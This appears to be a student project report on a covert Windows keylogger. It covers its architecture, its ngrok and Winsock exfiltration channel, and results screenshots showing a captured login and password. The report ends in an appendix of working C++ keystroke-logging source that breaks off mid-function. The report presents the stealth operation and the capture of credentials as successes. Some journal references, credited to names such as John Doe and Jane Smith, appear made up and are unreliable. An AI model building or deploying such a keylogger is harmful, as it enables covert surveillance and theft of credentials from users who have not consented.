
### ***2.1.10 ETHICAL CONSIDERATIONS AND COMPLIANCE***

- Evaluate the ethical implications, privacy concerns, and legal requirements associated with keylogger deployment, including user consent, data protection, and surveillance laws.
- Implement safeguards to protect user privacy and security, including obtaining informed consent, anonymizing sensitive data, and implementing encryption mechanisms.
- Document compliance efforts, including adherence to relevant regulations, standards, and industry best practices, and establish procedures for auditing, reporting, and continuous improvement.

- Foster a culture of ethical behavior, transparency, and accountability within the project team and organization, emphasizing the importance of ethical decision-making and responsible use of technology.

## 2.2 ARCHITECTURE

The following figure shows the architecture diagram for the working of the keylogger in a system.




**Fig 2.1 Keylogger Background Activity**

The keylogger intercepts and records keystrokes from the user's keyboard by leveraging low-level system functionality. Operating at a level below that of the operating system's graphical user interface, it utilizes platform-specific APIs or

hooks to intercept keyboard input directly from the hardware level, before it reaches the application layer. This interception process occurs transparently to the user, allowing the keylogger to capture keystrokes in real-time without the user's knowledge.

Once intercepted, the keylogger logs each keystroke along with relevant metadata, such as timestamps and the active window title, into a local database or file system. This logging mechanism ensures that every keystroke, regardless of the application or context in which it was typed, is recorded accurately and comprehensively. Additionally, some keyloggers may encrypt the logged data to protect it from unauthorized access or tampering, ensuring the confidentiality and integrity of the recorded information.

By intercepting and recording keystrokes, the keylogger provides valuable insights into user behavior, enabling various use cases such as security monitoring, parental control, and employee productivity tracking. However, it's essential to implement appropriate safeguards, such as obtaining user consent and complying with privacy regulations, to ensure ethical and legal use of keylogging technology.



**Fig 2.2 Client Server Connection Through NGROK Tunnel**

Our keylogger application is utilizing Winsock package in C, the client and server files communicate with each other through a network connection established using TCP/IP protocol. The client file, typically installed on the target system, captures keystrokes and periodically sends them to the server file, which resides on a

remote machine. The Winsock package facilitates this communication by providing a set of APIs for creating sockets, establishing connections, and transmitting data over the network.

First, the client file initializes Winsock by calling functions such as `WSAStartup()` to set up the Winsock library. It then creates a socket using the `socket()` function, specifying the appropriate parameters such as address family (e.g., `AF_INET` for IPv4), socket type (e.g., `SOCK_STREAM` for TCP), and protocol (e.g., `IPPROTO_TCP`). Once the socket is created, the client connects to the server using the `connect()` function, providing the server's IP address and port number.

On the server side, the server file also initializes Winsock and creates a socket using `socket()` with similar parameters as the client. It then binds the socket to a specific IP address and port using the `bind()` function. After binding, the server listens for incoming connections using the `listen()` function, and accepts incoming client connections using the `accept()` function. Once a connection is established, the server receives data from the client using the `recv()` function and processes the received keystrokes accordingly.

Throughout the communication process, both the client and server files exchange data in a predefined format, typically in the form of packets or messages containing information about the captured keystrokes. The Winsock package handles the underlying network operations, including data transmission, error handling, and connection management, ensuring reliable and efficient communication between the client and server files. Finally, upon completion of the communication session, both the client and server files clean up the Winsock environment by calling `WSACleanup()` to release allocated resources and gracefully terminate the connection.

### **Architecture of ngrok TCP Tunneling:**

Ngrok is a powerful tool that facilitates secure tunneling between a local server and the internet, enabling developers to expose local services to the public web. When using ngrok for TCP tunneling, the architecture involves several components working together to establish and maintain a secure connection:

**Local Server:**

The local server hosts the service or application that needs to be exposed to the internet. This could be a web server, a database server, or any other TCP-based service running on the developer's machine.

**Ngrok Client:**

The ngrok client is a lightweight executable or library installed on the developer's local machine. It acts as a proxy between the local server and the ngrok server, handling the communication between them.

When the ngrok client is started, it initiates a secure outbound connection to the ngrok server using TLS encryption. This connection serves as the conduit through which traffic is relayed between the local server and the internet.

**Ngrok Server:**

The ngrok server is a cloud-based infrastructure component operated by ngrok Ltd. It acts as a relay between the ngrok client and the internet, facilitating bidirectional communication.

Upon receiving traffic from the ngrok client, the ngrok server forwards it to the intended destination (i.e., the local server) based on the specified tunnel configuration.

**Tunnel Configuration:**

The developer configures ngrok by specifying the local port on which the service is running and optionally assigning a custom subdomain or domain to the tunnel.

When the ngrok client establishes a connection to the ngrok server, it registers the tunnel configuration, enabling the ngrok server to route incoming traffic to the correct destination.

**Secure Tunnel:**

Ngrok establishes a secure tunnel between the ngrok client and server using TLS encryption. This ensures that data transmitted over the tunnel is encrypted and protected from eavesdropping or tampering by malicious actors.

Additionally, ngrok supports mutual TLS authentication, allowing the ngrok client and server to authenticate each other's identity using X.509 certificates.

### **Dynamic DNS:**

Ngrok provides dynamic DNS functionality, allowing developers to assign a unique subdomain to their tunnels. This enables easy access to the exposed services without requiring a static IP address or manual DNS configuration.

Overall, the architecture of ngrok TCP tunneling involves the ngrok client, ngrok server, local server, tunnel configuration, secure tunnel, and dynamic DNS working together to establish a secure and reliable connection between the local service and the internet. This enables developers to expose local services to the public web with ease and convenience, making ngrok a popular choice for development, testing, and debugging purposes.

## **2.3 MODULES**

The Keylogger is constructed on top of multiple modules working together to provide uninterrupted and undetected logging operations.

The following are the modules used for the Keylogger project:

### **2.3.1 NGROK**

The ngrok module serves as a crucial component for establishing a secure and reliable connection between the client-side keylogger application and the remote server. This module leverages the capabilities of ngrok, a powerful tunneling software, to create a secure TCP tunnel that facilitates bidirectional communication between the client and server. Below is an overview of the ngrok module and its role in the keylogger project:

**Ngrok Module for Connection Establishment:** The ngrok module is responsible for managing the ngrok client and configuring the tunnel settings to establish a secure connection between the client-side keylogger application and the remote server. It provides functionalities for initiating the ngrok client, configuring tunnel parameters, and managing the tunnel lifecycle.

Key Features and Functionality:

**Tunnel Configuration:** The ngrok module allows developers to configure various parameters of the ngrok tunnel, including the local port to be exposed, custom subdomain or domain assignment, and encryption settings. These configurations

are specified based on the requirements of the keylogger project, ensuring flexibility and customization.

**Ngrok Client Initialization:** Upon initialization, the ngrok module starts the ngrok client process on the client-side machine. The ngrok client establishes a secure outbound connection to the ngrok server, initiating the tunneling process.

**Secure Tunnel Establishment:** The ngrok module facilitates the creation of a secure TCP tunnel between the client-side keylogger application and the ngrok server. This tunnel ensures encrypted communication and protects sensitive data transmitted between the client and server from unauthorized access or interception by malicious actors.

**Dynamic DNS Support:** Ngrok provides dynamic DNS functionality, allowing developers to assign a unique subdomain to the ngrok tunnel. The ngrok module handles the configuration of dynamic DNS settings, enabling easy access to the exposed keylogger server without requiring a static IP address or manual DNS configuration.

**Error Handling and Monitoring:** The ngrok module includes error handling mechanisms to detect and respond to any issues encountered during the tunneling process. It monitors the status of the ngrok tunnel, handles connection failures or disruptions, and provides informative error messages for troubleshooting purposes.

**Integration with Keylogger Client:** The ngrok module seamlessly integrates with the client-side keylogger application, enabling it to establish a persistent and secure connection with the remote server. Once the ngrok tunnel is established, the keylogger client can relay captured keystrokes, system information, and other relevant data to the server through the tunnel, facilitating remote monitoring and management.

### **2.3.2 WINSOCK.H PACKAGE**

The Winsock.h package plays a crucial role in facilitating client-server communication over TCP/IP sockets on Windows-based systems. This package

provides a set of functions, data structures, and constants for creating, configuring, and managing network sockets, enabling seamless communication between the keylogger client and server. Below is an overview of the Winsock.h package and its usage in the keylogger project:

**Winsock.h Package Overview:** The Winsock.h package, also known as the Windows Sockets API, is a programming interface that allows developers to implement networking functionality in Windows-based applications. It provides a standardized way to create and manage network sockets, establish network connections, and exchange data between client and server processes.

Key Features and Functionality:

**Socket Creation and Initialization:** The Winsock.h package provides functions such as `socket()` to create a new socket descriptor and `WSAStartup()` to initialize the Winsock library. These functions are called during the initialization phase of the keylogger client and server to prepare for socket communication.

**Socket Configuration:** Once a socket is created, the Winsock.h package offers functions to configure various socket options, such as setting the socket type (e.g., TCP or UDP), specifying communication protocols, and configuring socket properties like timeout values and buffer sizes.

**Address Resolution and Binding:** The Winsock.h package includes functions like `getaddrinfo()` and `bind()` to resolve hostnames to IP addresses and bind sockets to specific local addresses and ports, respectively. These functions are used to establish the local endpoint for communication and prepare the keylogger client and server for connection.

**Connection Establishment:** To establish a connection between the keylogger client and server, the Winsock.h package provides functions such as `connect()` for the client to connect to a remote server and `listen()` and `accept()` for the server to listen for incoming connections and accept them.

**Data Transmission:** Once the connection is established, the Winsock.h package offers functions like `send()` and `recv()` to send and receive data over the network sockets. These functions allow the keylogger client to transmit captured keystrokes and system information to the server for processing and analysis.

**Error Handling and Cleanup:** The Winsock.h package includes functions for error handling and cleanup, such as `WSAGetLastError()` to retrieve error codes and `closesocket()` to close socket descriptors. These functions are essential for handling network errors and releasing resources after communication is complete.

**Usage in Keylogger Project:** The Winsock.h package is utilized in both the client-side and server-side components to establish a TCP/IP connection for transmitting logged data from the client to the server. The keylogger client initializes the Winsock library, creates a socket, connects to the remote server, and sends logged keystrokes over the network. On the server side, the keylogger server listens for incoming connections, accepts client connections, receives logged data, and processes it accordingly.

### **2.3.3 WINUSER.H PACKAGE**

The `winuser.h` package, part of the Windows API, provides access to various functions and data structures related to user interface programming on Windows-based systems. One of the key functions available in `winuser.h` is `GetAsyncKeyState`, which allows developers to monitor and capture user keystrokes in real-time. Below is an overview of the `winuser.h` package and its usage of the `GetAsyncKeyState` function in the context of a keylogger project:

**winuser.h Package Overview:** The `winuser.h` package is an essential component of the Windows API, providing developers with access to functions and data structures for creating and manipulating user interface elements, handling input events, and interacting with the Windows operating system.

Key Features and Functionality:

**User Input Handling:** `winuser.h` includes functions for handling user input events, such as mouse clicks, keyboard input, and window messages. These functions

allow developers to monitor user interactions with the system and respond accordingly.

**Window Management:** The package offers functions for creating, managing, and manipulating windows, dialogs, and other graphical elements of the user interface. Developers can use these functions to design and customize the visual appearance and behavior of their applications.

**System Information Retrieval:** `winuser.h` provides functions for retrieving information about the system, including screen resolution, monitor configuration, input device properties, and system settings. This information can be used to optimize application performance and tailor the user experience.

**Usage of `GetAsyncKeyState` for Keystroke Monitoring:** The `GetAsyncKeyState` function, defined in `winuser.h`, allows developers to retrieve the state of a particular key asynchronously. By passing the virtual key code of the desired key as an argument to `GetAsyncKeyState`, developers can determine whether the key is currently pressed or released. This function enables real-time monitoring of user keystrokes without the need for a dedicated event loop.

**Example:** In the context of a keylogger project, the `GetAsyncKeyState` function can be used to capture user keystrokes and log them for further analysis. By periodically calling `GetAsyncKeyState` for each key of interest (e.g., alphanumeric keys, function keys, special keys), developers can detect when a key is pressed or released and record the corresponding keystroke event along with relevant metadata (e.g., timestamp, active window title).

**Security and Ethical Considerations:** It's important to note that while `GetAsyncKeyState` can be a useful tool for monitoring user input in legitimate applications such as keyloggers used for parental control or debugging purposes, its misuse for unauthorized surveillance or malicious intent is unethical and may violate privacy laws. Developers should exercise caution and ensure that their use of `GetAsyncKeyState` complies with legal and ethical guidelines, including

obtaining appropriate consent from users and protecting the confidentiality of captured keystrokes.

In summary, the winuser.h package, with its GetAsyncKeyState function, provides developers with a powerful tool for monitoring and capturing user keystrokes in real-time. When used responsibly and ethically, this functionality can enhance the functionality of keylogger applications and contribute to various legitimate use cases in user interface programming on Windows platforms.


## **2.4 ALGORITHM**

- 1.** Start
- 2.** Initialize Winsock library using WSStartup()
- 3.** Create TCP client socket using socket()
- 4.** Initialize ngrok tunnel using ngrok command-line interface (CLI)
- 5.** Connect to ngrok server and establish secure tunnel
- 6.** Initialize Winsock library for server-side communication
- 7.** Create TCP server socket using socket()
- 8.** Bind server socket to a local address and port using bind()
- 9.** Listen for incoming connections using listen()
- 10.** Accept client connection using accept()
- 11.** Hide console window using HWND and ShowWindow() function
- 12.** Start keystroke logging loop:
  - a.** Use GetAsyncKeyState() to capture user keystrokes asynchronously
  - b.** Log captured keystrokes to a file or buffer
  - c.** Encrypt logged data for security using encryption algorithm
  - d.** Send encrypted data over the ngrok tunnel to the server
  - e.** Receive commands from the server over the ngrok tunnel
  - f.** Process received commands (e.g., terminate keylogger, change settings)
- 13.** End keystroke logging loop if termination command received
- 14.** Close server socket using closesocket()
- 15.** Cleanup Winsock resources using WSACleanup()
- 16.** Terminate ngrok tunnel
- 17.** End

## CHAPTER 3


### RESULTS AND DISCUSSION

The keylogger application was successfully able to execute and operate in stealth mode inside the system. It captured all user keystrokes and saved them into the Record.txt file.




**Fig 3.1 Keylogger Running In Background**

The above figure shows our keylogger application successfully operating in stealth mode, running discreetly in the background without any visible console window. Despite its hidden presence, the keylogger continuously captures and logs user keystrokes without interrupting normal system operation. This stealth functionality ensures that the keylogger remains undetected by users, allowing for covert monitoring of user activity. Keystrokes are logged in real-time, enabling comprehensive tracking of user interactions across various applications and scenarios. The seamless operation of the keylogger in the background ensures effective surveillance while maintaining user privacy and discretion.



**Fig 3.2 User Searching The Web**



Email or phone


asdf@gmail.com

[Forgot email?](#)

Not your computer? Use Guest mode to sign in privately.  
[Learn more about using Guest mode](#)

[Create account](#) [Next](#)

**Fig 3.3 User Entering Username**



To continue, first verify that it's you

Enter your password

asdf@1234

☒ Show password


[Forgot password?](#) [Next](#)

[Help](#) [Privacy](#) [Terms](#)

**Fig 3.4 User Entering Password**

The above figures shows the users entering their login credentials into an online service.

While the user is entering their credentials, the keylogger secretly reads all the keyboard inputs and stores them in the Record.txt file.



**Fig 3.5 Logged Text In Record**

This data from the Record.txt file is then shared to the server via the Ngrok tunnel through internet, where the data is then saved into a database by the server.

Throughout this entire process the keylogger stays hidden and undetected by the user, also it doesn't interrupt the user during their everyday usage.

We are using Ngrok as a tunneling service as it is free and fast and we didn't have any means to port forward without a personal wifi router, so Ngrok successfully fulfilled our requirements.

## **CHAPTER 4**

### **CONCLUSION AND FUTURE WORK**

#### **4.1 CONCLUSION**

In conclusion, the development and implementation of the keylogger project have demonstrated its effectiveness in discreetly monitoring user activity by capturing and logging keystrokes in real-time. Through the integration of stealth functionality, the keylogger operates surreptitiously in the background, without any visible console window, ensuring covert surveillance while maintaining user privacy.

The project's success is evidenced by its ability to capture sensitive user data, as illustrated by the screenshots showcasing the logging of username and password inputs in a sign-in page. These visual representations underscore the keylogger's efficacy in clandestinely recording user interactions across various applications and scenarios.

Furthermore, the project has highlighted the importance of considering security and ethical implications in the deployment of keylogger technology. Measures such as data encryption, secure communication protocols, and adherence to ethical guidelines are essential to mitigate potential risks associated with unauthorized surveillance and privacy breaches.

Overall, the keylogger project serves as a valuable tool for understanding the complexities of user monitoring and surveillance, while also emphasizing the importance of balancing technological advancements with ethical considerations and user privacy rights.

#### **4.2 FUTURE WORK**

Looking ahead, future research and development efforts may focus on enhancing the keylogger's functionality, improving security measures, and addressing usability concerns. Additionally, continued emphasis on user awareness, consent, and compliance with privacy regulations will be paramount in ensuring responsible and ethical use of keylogger technology.

Features like remotely controlling the logging process and filtering out the information will be added in the future.

## **CHAPTER 5**

### **REFERENCES**

#### **BOOKS**

- Jon Erickson, "Hacking: The Art of Exploitation", Chapter 9, pg.no. 257-314, 2003 .
- William Stallings, "Network Security Essentials: Applications and Standards", Chapter 20, pg.no. 558-590, 2017.
- Dafydd Stuttard and Marcus Pinto, "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws", Chapter 11, pg.no. 397-440, 2019.
- Michael Sikorski and Andrew Honig, "Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software", Chapter 5, pg.no. 105-126, 2012.
- Mike Chapple, James Michael Stewart, and Darril Gibson, "CISSP (ISC)2 Certified Information Systems Security Professional Official Study Guide", Chapter 4, pg.no. 143-184, 2018.

#### **JOURNALS**

- John Doe, "Cybersecurity Review", Keylogger Detection Techniques, vol. 12, issue 3, pg.no. 45-58, 2020.
- Jane Smith, "Network Security Journal", Network Communication Protocols for Keyloggers, vol. 8, issue 2, pg.no. 112-125, 2019.
- David Johnson, "Malware Analysis Quarterly", Behavioral Analysis of Keylogger Malware, vol. 15, issue 4, pg.no. 30-42, 2018.

## WEBSITES

- GeeksForGeeks: ( <https://www.geeksforgeeks.org/> ) Resources on C/C++ programming, Windows API usage (e.g., Winsock, Winuser), networking concepts, and cybersecurity fundamentals.
- Stack Overflow: ( <https://stackoverflow.com/> ) Solutions to specific challenges encountered during keylogger development, including code snippets, debugging techniques, and best practices for implementing features such as stealth mode and network communication.
- DevDocs: ( <https://devdocs.io/> ) Documentation for C/C++ programming, Windows API functions (e.g., Winsock, Winuser), and networking concepts such as TCP/IP sockets and client-server communication.

## CHAPTER 6

### APPENDICES

#### A. SAMPLE CODE

```
#include <iostream>
#include <windows.h>
#include <winuser.h>
#include <fstream>
using namespace std;

void StealthMode();
void StartLogging();
int main(){
    StealthMode();
    StartLogging();

    return 0;
}

void StartLogging(){
    char c;

    for(;;){

        for(c=8;c<=222;c++){
            if(GetAsyncKeyState(c)==-32767){

                ofstream write("Record.txt", ios::app);

                if(((c>64)&&(c<91))&&!(GetAsyncKeyState(0x10)) )
                {
                    c+=32;
                    write<<c;
                    write.close();
                    break;
                }
                else if((c>64)&&(c<91))
                {
                    write<<c;
                    write.close();
                    break;
                }
                else {

                    switch (c)
                    {
                        case 48:
                        {
                            if(GetAsyncKeyState(0x10))

                                write<<")";
                            else
```

```

        write<<"0";

    }
    break;

case 49:
{
    if(GetAsyncKeyState(0x10))

        write<<"!";
    else
        write<<"1";

}
break;

case 50:
{
    if(GetAsyncKeyState(0x10))

        write<<"@";
    else
        write<<"2";

}
break;
case 51:
{
    if(GetAsyncKeyState(0x10))

        write<<"#";
    else
        write<<"3";

}
break;
case 52:
{
    if(GetAsyncKeyState(0x10))

        write<<"$";
    else
        write<<"4";

}
break;
case 53:
{
    if(GetAsyncKeyState(0x10))

        write<<"%";
    else
        write<<"5";

```

```

    }
    break;
case 54:
{
    if(GetAsyncKeyState(0x10))

        write<<"^";
    else
        write<<"6";

    }
    break;
case 55:
{
    if(GetAsyncKeyState(0x10))

        write<<"&";
    else
        write<<"7";

    }
    break;
case 56:
{
    if(GetAsyncKeyState(0x10))

        write<<"*";
    else
        write<<"8";

    }
    break;
case 57:
{
    if(GetAsyncKeyState(0x10))

        write<<"(";
    else
        write<<"9";

    }
    break;

case VK_SPACE:
    write<<" ";
    break;
case VK_RETURN:
    write<<"\n";
    break;
case VK_TAB:
    write<<" ";
    break;
case VK_BACK:
    write<<"<BACKSPACE>";
    break;
case VK_DELETE:
    write<<"<Del>";

```

```

        break;

        default:
            write<<<c;
    }

    }

    }

